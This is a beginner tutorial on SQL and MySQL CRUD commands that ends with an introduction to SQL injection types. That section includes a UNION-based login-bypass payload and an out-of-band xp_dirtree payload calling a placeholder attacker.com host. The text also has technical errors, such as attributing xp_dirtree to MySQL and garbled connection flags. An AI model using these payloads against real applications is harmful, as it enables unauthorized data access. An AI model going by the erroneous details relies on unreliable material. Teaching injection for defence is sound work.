



**Essentials**

**And injection**

By Roi Bokobza

Table of Contents:

SQL Introduction

* The History of SQL
* What is a database
* Basic Syntax

CRUD

* Create
* Modify
* Read
* Remove

SQL Injection

* How it works
* Type of Injections
* TryHackMe website


**SQL introduction.**

SQL, or Structured Query Language, is similar to other programming languages but is used primarily to interact with databases. Before understanding SQL we'll need to understand what a database is.

**The History of SQL**

In **1970,** Edgar F. Codd released a paper called *“A Relational Model of Data for Large Shared Data Banks.”,*  This is where relational databases (RDBMS) were born. Edgar invented the concept of organizing data into tables with relationships. Before this paper, databases were not relational, they were network-based or hierarchical. This page changes the way people approach databases.

In **1973** – 1974, Donald D. Chamberlin and Raymond F. Boyce developed a language called "SEQUEL" on the bases of Codd's paper, this language was supposed to make working with databases easier.


In **1979**, SEQUEL gets trimmed down to SQL and IBM starts using it in their System R project.

**What is a database?**

Databases are used to store large amounts of data, a database keeps the data structured so data can be easily accessible.

Databases run everything from apps to websites, big and small.

Here is an example of a small database: A database consists of tables, the tables that hold chunks of data contain **fields (columns)**, and **records** are the **rows** that contain the data.



**Record**

**Record**

**Field**

**Field**

**Record**

**Record**

**Record**

**Record**

**Record**

**Field**


**Record**

**Record**


**Record**

**Record**

**Types of Databases  
Relational Database (RDBMS) – The most common type of database.**


* Data is organized into tables (rows & columns), kinda like an Excel spreadsheet.
* Tables connect using relationships, so data stays structured and linked.
* You use SQL (Structured Query Language) to ask for data.
* Example: *"*Show me all users who made a purchase."

**NoSQL (Non-Relational Databases).**


* No fixed structure—data can be documents, key-value pairs, or graphs.
* More flexible and can handle huge amounts of fast-changing data.
* Good for social media, real-time apps, and big data.

**Database Tables**If we zoom into the table "users" we can notice that tables are structured similar to a dictionary. On the left, there are keys, and their value is on the right.

* The key represents a column in the database.
* The Value represents a Data Type. Data types can vary between SQL databases. Choosing the right data type will help optimize the size and performance of a database.

  
The key "id" is the first row in all tables; this key is used to differentiate between tables on a database.

For example, the structure between users and rooms is called **"normalized data structure",** this means that there is very little data duplication between the tables because each table is a unique entity.

**For example, the rooms table does not need to store any information about the user, it will only have to reference the user id.**

**What is SQL?**  
SQL is the language that helps bridge the gap in the communication between users and databases. This is the language used to interact with databases. like creating, deleting, modifying and retreivinng data.

**DBMS** – Database management system. This is a software that allows users to interact with a database, These come with various providers such as Oracle, MySQL, Microsoft SQL Server, and PostgreSQL.  
All DBMS's use SQL.  
 I will be using Ubuntu for this Guide.

**Basic Syntax**

SQL follows a clear structure and pattern when writing code It is efficient when it comes to managing and manipulating databases.

In CyberSecurity, knowing SQL is crucial because databases are prime targets, and understanding how they work is the first step to securing them.

**The structure of SQL:**


* Statements end with a semicolon " ; "
* SQL is not case-sensitive.
* Queries are structured in a logical order.

**We will be going over 4 essential operations called CRUD.**


* **C**reate – Insert new data
* **R**ead – Retrieve data
* **U**pdate – Modify existing data
* **D**elete – Remove data

After installing mysql using *'sudo apt install mysql -y'*'.

Type 'sudo mysql' to tap into the mysql command prompt.




Usually, outside of a lab environment, we will type something like *'-u root -h sql.randomserver -p 443 -p.*You'll have to specify a username (-u) a server (-h) (-p) port



Type *'show databases;'* to display all databases currently on your system.

**Create a database:**

Creating a database is as simple as typing *create database your\_database';*



I then used the show databases command, and here is my database.




If we want to read/modify our database, we will have to type *use your\_database* to use our database.



Type *show tables;* to display all tables on the current database. right now, our database is empty.

**Create table:**



Start the command by writing *'create table your\_table('* the open parentheses will contain the data.

*id int*, I'd like each user to have a unique id that will contain an integer data type.


*name varchar(255)*, name is a column, varchar stands for variable character, which means string.

(255) is the number of characters allowed.  
now each line creates a new column, I created one for department and another one for city.

*);* closes the parentheses with ; that ends the command.

Now type *show tables;* and there is my new table.

After creating our table, type *'describe your\_table'* to display its content.



Here is our table that is supposed to simulate a table storing data about employees.

The table is empty as of now.

**Modify Table:**

To insert data into our table, you just have to type it as it sounds. I inserted 4 values separated by commas, these commas go in the order of the columns.

  
  
I gave id an integer value, and the rest are under quotation marks, which means string.


id name Department City




After entering our values MySQL says the modification was successful and 1 row was affected.

To view our table type '*select \* from RoiTable*;'

This command tells MySQL to select everything from RoiTable the asterisk (\*) means everything.




I have created more rows in my table:



My table has 5 employees now! To add more rows, use the insert command and make sure the id is unique in each row you create (It can work with the same id, but it's better to differentiate).


**Query data:**

****

For this part I have created a new data base and a new table within that database named 'zfighters'.


**When creating a table, you don’t have to press Enter after each row—you can type it all in one line. However, it's clearer and more readable if you do, as it helps keep the structure organized.**

Here is my new table:




Typing *'select \* from table'* selects everything, but to query a specific column from a table simply replace the asterisk with the name of the column you want to query.


To query data from inside columns, tell SQL: I want to select data from the column origin from this table, where the origin is "Planet Vegeta".




Use an asterisk to query the items with the origins of Planet Vegeta:




You can query multiple items using the 'or' logical operator:


  
I asked MySQL to query items with the ability "Final flash" and the origins of "Earth".

We can query item that their id is greater than 2 using < and display the specified column.



We can query data using the 'not' logical operator: display the items that do not have the origin of "Planet vegeta".




  
Filter by and ascending order (asc) and descending order (desc)


There are many ways to combine operators to search for data.

**Modify:**

**Add a new column:**


****

I added a new column named 'saiyan' and gave it a Boolean data type (True / False) or in SQL (1/0).




This is how to update a boolean value. True = 1 and False = 0.

**Add a new row:**

****

First type '*insert into zfighters'* and list all the columns there are in the table, then add values to each one of these columns.


**Update values:**

****

The name Goku accidentally appears twice, I used a 'set' command to set its name to Vegeta.

Simply assign a value to the name column with the value you want to insert, then specify which row you want to update by using the id number to target it.

**Delete row:**

****

The delete command will remove an entire row, I used it to remove the seventh row of Frieza, tell SQL to delete from our table a row with a specific value, in this case id = 7.

Delete a column:

**This was an example of the relational model in action, where data is organized into tables and linked through keys.**

**You’ve got the basics down—time to tackle SQL injections.**

**SQL Injection:**

**What is an injection, and how does it work?**

SQL injections allow attackers to manipulate queries an application makes to its database. SQL injections can display attacker data from your database, such as usernames and passwords, and allow an attacker to modify a database in ways that could break the application.

**Types of SQL Injections**

* in band
* Out of Band
* Inferential or blind

**In band:**

Attackers can launch the attack and get the results using the same connection.


There are two types of In-band Injections, Error Based and Union Based.

**Error-based injections** – Get information out of the database from error messages. mainly used to check if a database is vulnerable.

When inserting a username and password, in some websites, you are inserting a string to something that might look like this on the backend:




Inserting the wrong input could give you a message like this:



An error could give us two pieces of information.   
1. the database system being MySQL, now we know the type of syntax we'll be using.

2. The code is vulnerable to attacks since it tries to integrate your text to the code in line 5.

**Union-based injection** – happens when an attacker appends a UNION statement to combine results from another query.



The UNION statement in MySQL allows combining the results of multiple SELECT queries. In SQL injection, it can be used to retrieve hidden or unauthorized data if the database is vulnerable.

**>>>**

For example: the original query is:

**select \* from users where username = 'admin' and password = 'password123';**

An attacker can insert this into the Username field:

**' UNION SELECT 1,2,3,4 –**

And then you'll get:

**select \* from users where username = ' ' union select 1,2,3,4 *-- ' and password = ' ' ;***

We broke the original logic and snuck in our own SELECT statement.   
That UNION part merges our fake query with the real one. And the *–* turn the rest of the code to a note that the system will ignore (-- is the equivalent to # in other languages).

If the number of columns matches (1,2,3,4), the database will return extra data from another table.

**TL;DR we have manipulated the query logic of my SQL by injecting our own commands.**

**Out of Band:**

**What is it?**

OOB SQL injection is used when the attacker can’t get results directly (like through error messages or UNION queries). Instead, they force the database to send data to an external server they control.

**Why it is less common:**

For this type of injection you need multiple things to align for you;

* Requires **database features** that support external communication
* Needs **network access**—many databases are locked down from making external calls.

**How does it work?**

Let's say we insert this:

'; EXEC xp\_dirtree '\\attacker.com\payload' --

If MySQL allows it, the database will try to access attacker.com, confirming the vulnerability.

